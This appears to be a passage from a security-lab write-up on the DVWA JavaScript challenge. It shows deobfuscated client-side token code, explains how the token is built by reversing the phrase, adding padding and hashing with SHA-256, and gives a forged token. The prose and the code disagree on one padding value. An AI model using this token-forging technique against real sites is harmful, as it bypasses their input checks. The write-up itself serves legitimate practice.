
After several tries I found out that the do_something() function reverses the given phrase. do_elsesomething() function add “XX” in front and end of the reversed phrase.

The above is the token I generated using the phrase “success”.


Again, I changed the value of user_token with the token I generated and changed the phrase to “success”. Phrase was successfully submitted.

Security Level set to High.

In this level the JavaScript code I found was obfuscated.



I searched for an online website to DE obfuscate the JavaScript code. After de obfuscating the code, I started analyzing it.



There were 3 function which I was interested in. They are as follows:-

token_part1()
token_part2()
token_part3()

```
function do_something(e) {
    for (var t = "", n = e.length - 1; n >= 0; n--) t += e[n];
    return t
}
function token_part_3(t, y = "ZZ") {
    document.getElementById("token").value = sha256(document.getElementById("token").value + y)
}
function token_part_2(e = "YY") {
    document.getElementById("token").value = sha256(e + document.getElementById("token").value)
}
function token_part_1(a, b) {
    document.getElementById("token").value = do_something(document.getElementById("phrase").value)
}
document.getElementById("phrase").value = "";
setTimeout(function() {
    token_part_2("XX")
}, 300);
document.getElementById("send").addEventListener("click", token_part_3);
token_part_1("ABCD", 44);
```

I knew that do_something() function reverses any given string. After trying really hard I figured out how this worked.

token_part1()

This function reversed the given phrase using the do_something() function.

token_part2()

This function added a string “YY” to the reversed phrase and sha256 encoded it.

token_part3()

This function added a string “ZZ” to the reversed phrase and sha256 encoded it.

After trying several wrong tokens I generated. I found the one which worked.

```
ec7ef8687050b6fe803867ea696734c67b541dfafb286a0b1239f42ac5b0aa84
```

I was able to successfully submit the phrase.